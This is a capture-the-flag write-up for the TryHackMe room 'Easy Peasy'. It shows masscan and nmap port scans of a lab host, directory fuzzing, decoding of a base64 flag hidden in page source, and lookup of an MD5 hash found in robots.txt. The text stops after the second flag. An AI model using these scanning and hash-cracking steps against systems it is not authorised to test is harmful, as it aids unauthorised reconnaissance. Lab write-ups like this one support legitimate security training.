Easy Peasy

Working Theory

Enumeration

Tools

masscan

```
nobodyatall@0xDEADBEEF:~$ sudo masscan -p 1-65535 -e tun0 10.10.229.128cl

Starting masscan 1.0.5 (http://bit.ly/14GZzcT) at 2020-10-22 15:36:12 GMT
 -- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 1 hosts [65535 ports/host]
Discovered open port 80/tcp on 10.10.229.128
Discovered open port 6498/tcp on 10.10.229.128
Discovered open port 65524/tcp on 10.10.229.128
```

nmap


```
# Nmap 7.80 scan initiated Thu Oct 22 11:45:35 2020 as: nmap -sC -sV -p 80,6498,65524 -oN portscn
10.10.229.128
Nmap scan report for 10.10.229.128
Host is up (0.20s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http    nginx 1.16.1
| http-robots.txt: 1 disallowed entry
```

```
|_/
|_http-server-header: nginx/1.16.1
|_http-title: Welcome to nginx!
6498/tcp  open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 30:4a:2b:22:ac:d9:56:09:f2:da:12:20:57:f4:6c:d4 (RSA)
|   256 bf:86:c9:c7:b7:ef:8c:8b:b9:94:ae:01:88:c0:85:4d (ECDSA)
|_  256 a1:72:ef:6c:81:29:13:ef:5a:6c:24:03:4c:fe:3d:0b (ED25519)
65524/tcp open  http    Apache httpd 2.4.43 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Apache/2.4.43 (Ubuntu)
|_http-title: Apache2 Debian Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Oct 22 11:45:55 2020 -- 1 IP address (1 host up) scanned in 20.16 seconds
```

Targets


port 80

-let's start with port 80 nginx server
-we found /hidden directory from fuzzing




```
       v0.12
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.229.128/FUZZ
 :: Extensions       : .txt .php
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403
________________________________________________

                        [Status: 200, Size: 612, Words: 79, Lines: 26]
hidden                  [Status: 301, Size: 169, Words: 5, Lines: 8]
index.html              [Status: 200, Size: 612, Words: 79, Lines: 26]
robots.txt              [Status: 200, Size: 43, Words: 3, Lines: 4]
robots.txt              [Status: 200, Size: 43, Words: 3, Lines: 4]
:: Progress: [13842/13842] :: 192 req/sec :: Duration: [0:01:12] :: Errors: 0 ::
nobodyatall@0×DEADBEEF:~/tryhackme/easyPeasy$ 
```

/hidden




we continue further enumeration we found another directory inside /hidden directory
/whatever




```
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.229.128/hidden/FUZZ
 :: Extensions       : .txt .php
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403
________________________________________________

                        [Status: 200, Size: 390, Words: 47, Lines: 19]
index.html              [Status: 200, Size: 390, Words: 47, Lines: 19]
whatever                [Status: 301, Size: 169, Words: 5, Lines: 8]
:: Progress: [13842/13842] :: 187 req/sec :: Duration: [0:01:14] :: Errors: 0 ::
```

/whatever
//deadend?




let's check the source code
//interesting base64 encoded string



```
<body>
<center>
<p hidden>ZmxhZ3tmMXJzN19mbDRnfQ==</p>
</center>
```

decode it and we get the 1st flag!




```
nobodyatall@0xDEADBEEF:~/tryhackme/easyPeasy$ echo 'ZmxhZ3tmMXJzN19mbDRnfQ==' |
base64 -d
flag{f1rs7_fl4g}nobodyatall@0xDEADBEEF:~/tryhackme/easyPeasy$
```

port 65524


now let's dig into this higher port web server

we found the robots.txt
//it's a flag encrypted seems like




```
User-Agent:*
Disallow:/
Robots Not Allowed
User-Agent:a18672860d0510e5ab6699730763b250
Allow:/
This Flag Can Enter But Only This Flag No More Exceptions
```

let's check which hash type was that using hash-identifier
//seems to be a md5 hash



```
   #                                                         Root@Blackploit.com #
   ##############################################################################
--------------------------------------------------
 HASH: a18672860d0510e5ab6699730763b250

Possible Hashs:
[+] MD5
[+] Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)))
```

since a flag format would be flag{......} format so wordlist like rockyou & easypeasy.txt wont works
so we use online hash cracker to crack it
//https://md5hashing.net/



Hash reverse lookup, unhash, decrypt, search

Hash type: Md5

Hash String: a18672860d0510e5ab6699730763b250

Enable **mass-decrypt** mode


Google-powered search

Learn CSS
Visual editor for learning and quick CSS mocking

Decode!

Try Google-powered search as an alternative to this search

and that's the 2nd flag!



Md5 hash digest

```
a18672860d0510e5ab6699730763b250
```

Copy Hash

